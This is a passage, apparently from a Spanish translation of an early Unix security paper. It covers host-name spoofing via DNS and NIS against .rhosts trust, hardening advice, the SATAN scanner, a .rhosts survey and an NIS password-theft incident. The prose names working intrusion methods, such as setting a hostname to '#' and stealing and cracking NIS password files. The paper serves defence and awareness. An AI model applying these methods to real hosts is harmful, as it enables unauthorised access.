entonces, dependiendo de como sea de ingenuo el software de victim.com, victim.com creera que el acceso proviene de big.victim.com, y, asumiendo que big.victim.com este en los ficheros /etc/hosts.equiv o .rhosts, te sera posible acceder sin tener que proporcionar un password. Con NIS, es cuestion de o bien editar la base de datos del host en el NIS maestro (si es que este esta controlado por el intruso) o de burlar o forzar el NIS (ver discusion sobre la seguridad del NIS arriba) para proporcionar a la victima cualquier informacion que desees. Aunque mas complejos, dañinos e interesantes ataques pueden ser realizados por medio del DNS, el tiempo y el espacio no permiten cubrir dichos metodos aquí.

Dos metodos pueden ser usados para prevenir dichos ataques. El primero es el mas directo, pero quizas mas poco practico. Si tu site no usa ningun metodo de confianza, no seras tan vulnerable al engaño de host. La otra estrategia es la de usar protocolos encriptados. El usar el seguro protocolo RPC (usado en NFS, NIS+, seguros) es un metodo; aunque ha sido “roto” criptograficamente, aun da mas seguridad que los procedimientos de autentificacion RPC que no usan ningun tipo de metodo de encriptacion. Otras soluciones, tanto de hardware (smartcards) como de software (Kerberos), estan siendo desarrolladas, pero estan o bien incompletas o requieren cambios en el software de el sistema.

El apendice B detalla los resultados de un estudio informal tomado de una variedad de hosts en Internet.

protegiendo el sistema

Es nuestra esperanza el que hallamos demostrado que incluso algunos de los aparentemente inocuos servicios ofrecidos (algunas veces inesperadamente) pueden ser “municion” para determinados crackers de sistemas. Pero, por supuesto, si la seguridad fuera nuestra unica

preocupacion, los ordenadores jamas estarian encendidos, y enganchados a una red con literalmente millones de intrusos en potencia. Mas que dar avisos de que deberia o no ncenderse, ofreceremos algunas sugerencias generales:

Si no puedes quitar el servicio finger, considera el instalar un nuevo finger daemon. Es raramente necesario el revelar el home directory de un usuario y la procedencia de su ultimo acceso.

No corras NIS a menos que sea absolutamente necesario. Usalo lo menos posible.

Jamas exportes sistemas de archivo NFS sin restriccion, a todo el mundo. Trata de exportar sistemas de archivos de solo lectura cuando sea posible.

“Fortifica” y protege los servidores (ej, los hosts que dan un servicio a otros hosts – NFS, NIS, DNS, o lo que sea.). Solo permite cuentas administrativas en dichos hosts.

Examina cuidadosamente los servicios ofrecidos por inetd y el mapeador de puertos (pormapper). Elimina todos aquellos que no sean totalmente necesarios. Usa los inetd wrappers de Wietse Venema, no para otra funcion que la de tener un log de las fuentes de conexiones a tu host. Esto aporta grandes mejoras a las características de verificacion standard de UNIX, especialmente con referencia a los ataques de red. Si es posible, usa los metodos loghost de syslog para obtener informacion relacionada con la seguridad en un host seguro.

Elimina los metodos de confianza a menos que su uso sea totalmente necesario. La confianza es tu enemigo.

Usa passwords shadowed y el comando passwd para rechazar passwords pobres, debiles. Desabilita cuentas de usuario o de sistema no usadas o inactivas.

Estate al tanto de la literatura actual (observa la lista de lectura y bibliografua sugerida al final de este documento) y de las herramientas de seguridad; informa a los demas acerca de problemas e incidentes de seguridad. Como minimo, suscribete a la lista de mail del CERT y de la revista PHRACK (ademas de la lista de mail de los firewalls, si tu site esta usando o piensa instalar firewalls) y lee los grupos de news de usenet acerca de seguridad para asi obtener la ultima informacion sobre problemas de seguridad. La ignorancia es el problema de seguridad mas mortal de los que estamos al tanto.

Instala todos los parches de seguridad tan pronto como sea posible, en todos tus hosts. Examina la informacion de los parches de seguridad de otras distribuciones – muchos bugs (rdist, sendmail) son comunes en muchas variantes UNIX.

Es interesante el ver que soluciones comunes para problemas de seguridad , tales como usar Kerberos o el usar passwords de usar y tirar o tokens digitales no son efectivas contra muchos de los ataques discutidos aquí. Recomendamos de verdad el uso de tales sistemas, pero alertamos que no son la solucion TOTAL a los problemas de seguridad – son parte de un esfuerzo ayor de proteger tu sistema.

Conclusiones

Tal vez ninguno de los metodos expuestos aquí sean sorprendentes; cuando se escribio este documento, no aprendimos mucho sobre como irrumpir en sistemas. Lo que aprendimos fue, testeando estos metodos en nuestros propios sistemas y en sites amigos, lo efectivos que son estos metodos a la hora de ganar acceso a un tipico host Unix de Internet. Cansado de tratar de teclear todo esto a mano, y deseando mantener nuestros propios sistemas mas seguros, decidimos poner en practica una herramienta de seguridad (SATAN) que trata de chequear hosts remotos al menos para alguno de los problemas discutidos aquí. La tipica respuesta, cuando informabamos a la gente acerca de nuestro documento y nuestra herramienta, era algo del estilo de “eso suena bastante peligroso – espero que no vayas a darlo a todo cristo. Pero ya que tu confias en mi, podria tener una copia?”

Jamas pensamos en crear un cookbook o una herramienta de metodos y programas soobre/para irrumpir en sistemas – en vez de eso, vemos que estos mismos metodos fueron usados, todos los dias, contra nosotros y contra administradores de sistema amigos. Creemos que el propagar la informacion que normalmente no era accesible para aquellos que estuvieran fuera del underworld, podemos aumentar la seguridad incrementando la conciencia del peligro.. El intentar restringir el acceso a informacion “peligrosa” sobre seguridad nunca ha sido un metodo muy util para incrementar la seguridad; de hecho, lo contrario parece ser el caso, ya que los crackers de sistemas han sido reticentes a la hora de compartir informacion con otros.

Mientras es casi seguro que alguna de la informacion aquí presentada es material nuevo para aspirantes a crackers de sistemas, y que algunos la usaran para ganarse accesos no autorizados en hosts, la evidencia presentada por nuestros tests muestra que hay un monton de sites inseguros, simplemente por que el administrador de sistema no sabe mucho mas – no son estupidos o lentos, simplemente no son capaces de pasar el poco tiempo que tienen libre explorando todas las materias de seguridad pertenecientes a sus sistemas. Combinado esto con el hecho de que no tienen un acceso facil a este tipo de informacion da como resultado sistemas pobremente defendidos.

Esperamos (modestamente) que este documento provea de datos muy necesarios sobre como los sistemas son crackeados, y mas aun, explique por que se deben de dar ciertos pasos para proteger un sistema. El saber por que algo es un problema es, en nuestra opinion, la clave para aprender y hacer una eleccion informada e inteligente para lo que la seguridad de tu sistema significa de verdad.

Apendice A:

SATAN (Security Analysis Tool for Auditing Networks)

Concebido originalmente hace unos años, SATAN es actualmente el prototipo de una vision mas amplia y comprensible de una herramineta de seguridad. En su encarnacion actual, SATAN prueba e informa remotamente acerca de varios bugs y debilidades en servicios de red y sistemas basados en ventanas, asi como tambien detalla tanta informacion util sobre la victima como le es posible. Entonces procesa los datos con un filtro y con lo que se calificaria como un sistema experto para al final generar el analisis de seguridad. A pesar de no ser particularmente rapido, es extremadamente adaptable y facil de modificar.

SATAN consiste en varios sub-programas, cada uno de los cuales es un fichero ejecutable (perl, shell, binario compilado en C, lo que sea) que testea un host para una debilidad potencial dada. El añadir futuros programas de testeo es tan facil como poner un ejecutable en el directorio principal con la extension “.sat”; el programa principal lo ejecutara automaticamente. Este genera una serie de blancos (usando DNS y una version rapida de ping a la vez para llegar a los blancos en directo), y despues ejecuta cada uno de los programas sobre cada uno de los blancos. Un programa de interpretacion/filtrado de datos analiza despues el resultado, y finalmente un programa de informes digiere todo para ponerlo en un formato mas leible.

El paquete entero, incluyendo el codigo fuente y la documentacion, estara disponible libremente al publico, via ftp anonimo y postenandolo a uno de los numerosos foros sobre codigo fuente de Usenet.

Apendice B

Un estudio informal llevado a cabo en al menos una docena de sites en Internet (educacionales, militares, y comerciales, con unos 200 hosts y 4000 cuentas) revelo que como media, alrededor del 10% de las cuentas de un site tenian archivos .rhosts. Cada uno de estos archivos promediaba 6 hosts confiados; sin embargo, no era raro el tener unas 100 entradas en el archivo .rhosts de una cuenta, y en algunas ocasiones, esta cifra estaba alrededor de 500! (Este no es un record del que uno deberia estar orgulloso de poseer). Adicionalmente, cada uno de los sites directamente en Internet (un site estaba practicamente tras un firewall) confiaba en un usuario o host en otro site – asi que, la seguridad del site no estaba bajo el control directo del administrador de sistema. Los sites mas grandes, con mas usuarios y hosts, tenian un porcentaje mas bajo de usuarios con archivos .rhosts, pero el tamaño de estos archivos era mayor, asi como el numero de hosts remotos de confianza.

Aunque fue muy dificil el verificar cuantas de las entradas fueron validas, con nombres de host tales como "Makefile", "Message-Id:", and "ACs^A^C^M^Ci^C^MpNu^L^Z^O", asi como unas pocas entradas de wildcard, nos cuestionamos la sensatez de poner la seguridad de un site en manos de sus usuarios. Muchos usuarios (especialmente los poseedores de largos archivos .rhosts) intentaron poner comentarios tipo shell en sus archivos .rhosts, que son intentados resolver como nombre de host validos por muchos sistemas UNIX. Desafortunadamente, un atacante puede entonces usar las tecnicas DNS y NIS de engaño del nombre de host discutidas antes para fijar sus nombres de host como "#" y entrar libremente. Esto pone en riesgo a muchos sites (al menos una distribucion es dada con comentarios en sus archivos /etc/hosts.equiv).

Podrias pensar que estos sites no son tipicos, y, de hecho, no lo eran. Virtualmente todos los administradores saben un monton sobre seguridad y escriben programas de seguridad como hobby o como profesion, y muchos de los sites para los que trabajaron hicieron estudios de seguridad o crearon roductos de seguridad. Solo podemos suponerlos como sera un site “típico”.apendice C:

Despues de recibir mail de un site que habia sido violado desde uno de nuestros sistemas, se inicio una investigacion. Con el tiempo, encontramos que el intruso estaba haciendolo desde una lista de sites “.com” (comerciales), buscando hosts con ficheros de password faciles de robar. En este caso, “facil de robar” se refiere a sites con un nobre de dominio NIS facil de adivinar y un servidor NIS de facil acceso. Sin saber cuan lejos habia llegado el intruso, parecia una buena idea el alertar a los sites que eran en si vulnerables al robo de passwords. De los 656 hosts de la lista del intruso, 24 tenian archivos de password susceptibles de robo – 1 de cada 25 hosts mas o menos!!. Un tercio de estos archivos contenia al menos una cuenta sin password con shell interactivo. Con un total de 1594 entradas, a una media de 10 minutos corriendo un password cracker (Crack) daria mas de 50 passwords, usando una estacion de trabajo Sun de gama baja. Otros 40 mas se encontraron en los siguientes 20 minutos; y un password de la cuenta root se encontro en solo 1 hora. El resultado despues de unos dias de crackeo fue: 5 passwords root, 19 de 24 archivos de password (80%) con al menos un password conocido, y 259 de 1594 (1 sexto) passwords adivinados.

Apendice D:

Como conseguir metodos de seguridad gratis en Internet